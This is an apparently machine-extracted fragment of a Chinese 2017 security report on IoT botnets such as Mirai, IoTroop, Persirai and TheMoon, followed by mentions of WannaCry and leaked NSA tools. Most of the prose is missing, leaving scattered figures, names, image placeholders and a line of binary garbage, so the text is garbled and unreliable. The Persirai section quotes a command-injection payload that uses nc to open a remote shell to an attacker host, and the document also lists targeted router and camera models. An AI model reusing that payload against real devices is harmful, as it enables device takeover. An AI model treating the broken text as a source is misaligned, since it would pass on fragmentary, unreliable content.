
VenusEye	2017	Mirai	
21.89%	8.20%	8.16%	7.73%
			7.53%

2017年全球Mirai及其变种感染情况分布图



148 2017 Mirai

	Mirai			
12.35%	9.62%	7.77%	4.56%	18.91%



149 2017

Mirai

6.2 IoT

2017

IoT

6.2.1 Mirai

Mirai

IoT


DDoS

2017

Mirai

Mirai

C&C



150 Mirai

1

DDoS


HTTP

UDP

TCP

C&C

Mirai



151 Mirai


2

6.2.2 IoTroop

IoTroop 2017

IoT

IoTroop



152 IoTroop

IoTroop

Mirai

Mirai

1.ToTroop C C IoTroop C
 C PHP Mirai C C GO
 2. C C C C IoTroop C C
 IoTroop
 3. Mirai
 4.IoTroop Mirai DDoS ; DDoS
 DDoS DDoS C C
 IoTroop

153 IoTroop

DDoS

6.2.3


IoT

OMG

Mirai OMG IoT IoT
 OMG IoT C&C

6.2.4 Persirai

Persirai 2017
Persirai



154

IoT

(UPnP)

IoT

1.

Web

2.

\$(nc

load.gtpnet.ir 1234 -e /bin/sh)

3.

ntp.gtpnet.ir shell

/dev/null

ftpupdate.sh

ftpupload.sh

0day

4.

C&C

5.

C&C

0day

C&C

DDoS

6.2.5 TheMoon

IoT

TheMoon


2014

2017


TheMoon

6

IoT



IoT : ASUS WRT UDP 999 D-Link 850L VIVOTEK Network Cameras
D-Link DIR-890L D-Link DIR-645 Linksys E-series D-Link 815
TheMoon DDOS socks



7.1

2017 5 12 WannaCry
 WannaCry 2017 NSA “ ”
 2017 NSA 70% Windows
 Windows “ DoublePulsar ”
 APT “ ”
 2013 2013 IT
 Conexant MicTray64.exe
 2017 11 Intel Management Engine
 “ ”
 90%

7.2

5 10

2017

“ ”

7.3

Mirai

IoTroop



C° • 74J, 38W 01 ò ñ ^iYa@ ~đö ,€ hW 5(xW ă Ā μFYlhB YAæu5đ! žč! O 57

2017

“ ”

“

”

“

”

“

”

7.5

“

”

